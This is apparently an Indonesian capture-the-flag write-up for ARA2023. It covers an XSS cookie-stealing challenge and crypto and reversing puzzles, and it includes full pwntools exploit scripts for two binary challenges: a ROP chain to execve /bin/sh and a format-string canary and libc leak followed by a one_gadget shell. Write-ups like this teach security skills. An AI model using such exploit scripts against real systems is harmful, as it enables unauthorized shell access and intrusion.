
Disini saya melakukan dua kali pengecekan jadi jika di burp-suite error, saya cek lagi di browser apakah berfungsi atau tidak dan hasilnya Iya berfungsi. Payloadnya ter trigger oleh sistem.



Jika saya lihat di webhook saya ada isi dari msg: document.cookie saya yaitu kosong



Langsung saya eksekusi. Saya copy link url nya dan saya paste ke bot dan result nya saya mendapatkan flag



ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}

Binary Exploitation

Basreng komplek

diberikan file elf bernama vuln, setelah dicek sedikit program memiliki vulnerability bof unsecure scanf, PIE mati, canary mati yang membuatnya mudah untuk dikerjakan. tahap awal adalah mencari offset ke rip, didapatkan dengan mengisi 72 char kita dapat overwrite rip di char berikutnya namun program ini tidak memiliki got yang bisa membuat kita ret2libc, tetapi memiliki banyak fungsi lain yang sangat berguna.

```
pwndbg> disass a
Dump of assembler code for function a:
   0x0000000000401122 <+0>:    push   rbp
   0x0000000000401123 <+1>:    mov    rbp,rsp
   0x0000000000401126 <+4>:    mov    QWORD PTR [rdi],rsi
   0x0000000000401129 <+7>:    nop
   0x000000000040112a <+8>:    poprbp
   0x000000000040112b <+9>:    ret
End of assembler dump.
pwndbg> disass e
Dump of assembler code for function e:
   0x0000000000401149 <+0>:    push   rbp
   0x000000000040114a <+1>:    mov    rbp,rsp
   0x000000000040114d <+4>:    mov    rax,0x40
   0x0000000000401154 <+11>:    nop
   0x0000000000401155 <+12>:    pop    rbp
   0x0000000000401156 <+13>:    ret
End of assembler dump.
pwndbg> disass f
Dump of assembler code for function f:
   0x0000000000401157 <+0>:    push   rbp
   0x0000000000401158 <+1>:    mov    rbp,rsp
   0x000000000040115b <+4>:    subrax,0x6
   0x000000000040115f <+8>:    nop
   0x0000000000401160 <+9>:    poprbp
   0x0000000000401161 <+10>:    ret
End of assembler dump.
pwndbg> disass g
Dump of assembler code for function g:
   0x0000000000401162 <+0>:    push   rbp
   0x0000000000401163 <+1>:    mov    rbp,rsp
   0x0000000000401166 <+4>:    addrax,0x1
   0x000000000040116a <+8>:    nop
   0x000000000040116b <+9>:    poprbp
   0x000000000040116c <+10>:    ret
End of assembler dump.
```

diatas adalah fungsi yang akan kita gunakan untuk setup rax dan string ‘/bin/sh’, ditambah gadget syscall yang sebenarnya juga merupakan fungsi b. Skenarionya adalah memanggil fungsi e lalu f dan g agar rax bernilai 59, hal itu dikarenakan 59 adalah syscall number untuk memanggil excve. langkah kedua adalah set up string /bin/sh, saya akan taruh di area bss karena bss tidak dirandom oleh aslr sehingga addressnya tetap. setelah itu kita dapat memanggil syscall, kurang lebih begitu, berikut solver script saya.

```
from pwn import *

exe = './vuln'
elf = context.binary = ELF(exe, checksec=False)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
context.log_level = 'warning'

c ='''
bp 0x000000000040119d
c
'''

# p = elf.process()
p = remote('103.152.242.116' ,20371)
# gdb.attach(p)
syscall = 0x0000000000401130
ret = 0x0000000000401016
pop_rdi = 0x00000000004011fb
pop_rsi_r15 = 0x00000000004011f9
bss = 0x404040

# e rax = 64, f rax - 6, g rax + 1

padding = b'a'*72
payload = flat(
   padding,
   pop_rdi,
   bss,
   pop_rsi_r15,
   b'/bin/sh\x00',
   0x0,
   0x0000000000401122, #a
   0x0000000000401149, #e
   0x0000000000401157, #f
   0x0000000000401162, #g
```

```
    pop_rdi,
    bss,
    pop_rsi_r15,
    0x0,
    0x0,
    ret,
    syscall
)
p.sendline(payload)

p.interactive()
```

Flag : ARA2023{CUST0M_ROP_D3f4ult_b4sr3ng}

Nasgor Komplek

sebelumnya saya kira ini challenge brop tapi kok ada canary dan gatau ngeleaknya gimana, ternyata saya gasadar ada vulnerability format strings, baru sadar pas udah freeze dan dikasih hint, pokoknya gitudeh. langsung aja saya kerjain, awalnya saya berniat untuk dump binarynya pake %s sialnya gatau gimana ada address yang contain b'\t' jadi programnya jadi error dan gitulah terus"an looping gitu, saya salah langkah lagi alhasil saya cukup leak stack nya aja, disini saya leak stack pake script ini.

```
from pwn import *

p = remote('103.152.242.116', 20378)

for i in range(1,100):
    p.sendline(b'1')
    p.sendline('AAAABBBB%{}$p'.format(i).encode())
    p.recvuntil(b'AAAABBBB')
    result = p.recvuntil(b' saya').split(b' saya')[0]
    print(str(i) + ': ' + str(result))
```

Nah hasilnya saya sengaja simpan di file data, lalu saya leak sekali lagi buat disimpen di data 2 sebenernya ga perlu juga si tapi biar gampang saya nyari libc dan alamat stacknya, padahal alamat libc tinggal liat alamat dekat canary tapi udah terlanjur leak 2x gapapalah ya. setelah libc didapatkan alamat yang biasanya di dekat canary itu adalah __libc_start_main_ret pas dicari di libc.rip langsung ketemu 2 libc yang keknya sama aja deh offsetnya juga sama, saya download salah satu untuk dipakai, nah sampe disini harusnya

saya langsung buat exploit untuk rop karena udah tau kalo ada bof tapi ada canarynya, tapi saya tertipu saya malah fuzzing buat nyari alamat stack yang nyimpen __libc_start_main_ret karena niatnya overwrite stack address pake format string, tapi ga nemu" (skill issue). akhirnya menyerah dan buat payload rop ajadeh. cari gadget dulu yang penting" tentunya gadget dari libc, lalu kalo udah tinggal create payloadnya an send pake menu 2, karena menu 1 itu format string, nah disini saya gatau kenapa tetapi dia segfault kalo manggil libc.symbols.system, padahal saya cek pake puts bisa tapi system gabisa, alhasil pake one_gadget baru deh dapet shell. berikut script saya beserta sampah" kegagalan saya tadi.

```
from pwn import *

p = remote('103.152.242.116', 20378)
libc = ELF('./libc.so.6') # libc6_2.27-3ubuntu1.6_amd64 from libc.rip
context.log_level ='debug'

def dump(addr, format='s'):
   p.sendline(b'1')
   payload = f'%7${format}OMOM'.encode()
   payload += p64(addr)
   p.sendline(payload)
   p.recvuntil(b'ini ')
   leak = p.recvuntil(b'OMOM').split(b'OMOM')[0]
   return leak

# nyari piebase tapi buat apa?
# p.sendline(b'1')
# p.sendline(b'%13$pOMOM')
# p.recvuntil(b'ini ')
# base = eval(p.recvuntil(b'OMOM').split(b'OMOM')[0]) - 0x12f6

p.sendline(b'1')
p.sendline(b'%17$pOMOM')
p.recvuntil(b'ini ')
libc.address = eval(p.recvuntil(b'OMOM').split(b'OMOM')[0]) - 0x21c87

pop_rdi = libc.address +0x000000000002164f
ret = libc.address + 0x00000000000008aa
binsh = next(libc.search(b'/bin/sh'))
system = libc.symbols.system
excv = libc.address + 0x4f302

p.sendline(b'1')
```

```
p.sendline(b'%11$pOMOM')
p.recvuntil(b'ini ')
canary = eval(p.recvuntil(b'OMOM').split(b'OMOM')[0])

payload = b'a'*136
payload += p64(canary)
payload += p64(0x0)
payload += p64(excv)
# gagal manggil system, manggil puts bisa
# payload += p64(pop_rdi)
# payload += p64(binsh)
# payload += p64(libc.symbols.puts)
# payload += p64(libc.symbols.system)

p.sendline(b'2')
p.sendline(payload)

# gagal nyari rip
# p.sendline(b'1')
# p.sendline(b'%pOMOM')
# p.recvuntil(b'ini ')
# stack = eval(p.recvuntil(b'OMOM').split(b'OMOM')[0])
# print(hex(stack))
# p.sendline(b'1')
# payload = b'OMOM%7$s' + p64(stack + 48)
# p.sendline(payload)
# print(payload)
# p.recvuntil(b'ini ')


# dumper gagal
# while True:
#     with open('dump.raw', 'ab') as f:
#         leak = dump(base) + b'\x00'
#         base += len(leak)
#         f.write(leak)
#         f.flush()
#         print(leak)
#     raw_input()

# one gadget
# 0x4f2a5 execve("/bin/sh", rsp+0x40, environ)
```

```
# constraints:
#   rsp & 0xf == 0
#   rcx == NULL

# 0x4f302 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   [rsp+0x40] == NULL

# 0x10a2fc execve("/bin/sh", rsp+0x70, environ)
# constraints:
#   [rsp+0x70] == NULL

p.interactive()
```

ada script yang lain buat nyari rip, tapi yaudahlah ga dipake juga, btw awal" saya nyoba itu servisnya tiba" ga mau konek gitu lo, jadi harus reopen terminal kalo kejadian gitu.

flag : ARA2023{masak_ga_liat_tapi_enak_m3m4ng_0P_orz}

Reverse Engineering

One Time Password (?)

A: 161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b3b3e42
B: 151d616075737f322e2d130b381666547d3d4470054660287f33663d2a2e32

XOR: 415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d

pertama saya coba ngexor a dan b, hasil teks nya ini → WHY THE CHICKEN CROSS THE ROAD?TO REALIZE THIS IS EZ PZ CRYPTO

padahal nilai xornya sendiri itu hex, kalo di ubah ke ascii adalah flag.

Flag : ARA2023{th3_p_5t4nd5_f0r_p4dzz}

Secrets Behind a Letter

Mencari nilai n, phi, dan d. lalu masukkan ke rumus m = e^{-1} mod n. karena m masih integer maka ubah ke bytes lalu decode untuk menghilangkan b' '


```
from Crypto.Util.number import *

p = 125753336941212676905219718556916381441368103311882482367708803389058118834850641048656498349278197256176955544721003413618961620223
q = 124974834261750724658521679369605262322848918767879810806711627835614115216758091122045736173583897427325462935027095851292058857260
c = 360629344957317929086395350628331806510228135895355928518025722643282990274064139273468524542176277933151448929420268869808236222401
e = 65537

n = p*q
phi = (p-1)*(q-1)
d = pow(e,-1,phi)

m = pow(c,d,n)

ans = long_to_bytes(m).decode()

print(ans)
```

Flag : ARA2023{1t_turn5_0ut_to_b3_an_rsa}

L0v32x0r

diberikan sebuah clue yaitu
001300737173723a70321e3971331e352975351e247574387e3c

saya pun melakukan bruteforce xor pada cipher text tersebut sehingga didapatkan salah satu hasil berupa flag



Flag : ARA2023{1s_x0r_th4t_e45y?}

SH4-32

Diberikan file Dictionary, tugas kita sebenarnya mencari password yang kalo di hash akan menghasilkan 9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8 (maybe??), tapi pas saya lihat" dictionarynya ada yang sus, yaitu 415241323032337b6834736833645f30525f6e4f545f6834736833647d ada di salah satu list password di dictionary.txt, kalo dilihat sekilas dari hexnya si udah bener itu flag 41 → A 7d → }, pas kita konvert benar saja itu flagnya.


Flag : ARA2023{h4sh3d_0R_nOT_h4sh3d}

Help

```
1011011
0111110
1100111
1001111
1000110
```

```
0001111
1000110
1110111
1110110
1011011
1001110
1001111
1110110
0111101
1001111
1110110
0001111
1001111
1011011
1011011
0001000
0000110
0001111
0001000
0000110
1011011
0001000
0110111
1001111
0110111
1001111
```

pas dilihat sekilas si terlihat seperti binary, tapi kalo dihitung cuma ada 7 bit, karena saya sudah pernah ketemu cipher ini sebelumnya dan descripsi teks ngarah ke 7 display segment saya langsung gas aja.



jujur saja saya bingung kenapa hasilnya seperti ini sampe ngira ini salah cipher, sampe akhirnya tanya" author katanya bener ciphernya ini, saya dan tim kebingungan cara bacanya, kita pikir harus dibaca manual dari gambar ini, kurang teliti ternyata decodernya salah arah bacanya jadi saya buat script untuk ngereverse urutan bitnya.

```
for i in range(0, len(text), 7):
   rev = text[i:i+7][::-1]
```

```
    print(rev)
```

setelah itu kita masukin ke decoder lagi dan jadi hasil yang lebih mudah dibaca.

Flag : ARA2023{supertranscendentess_it_is_hehe}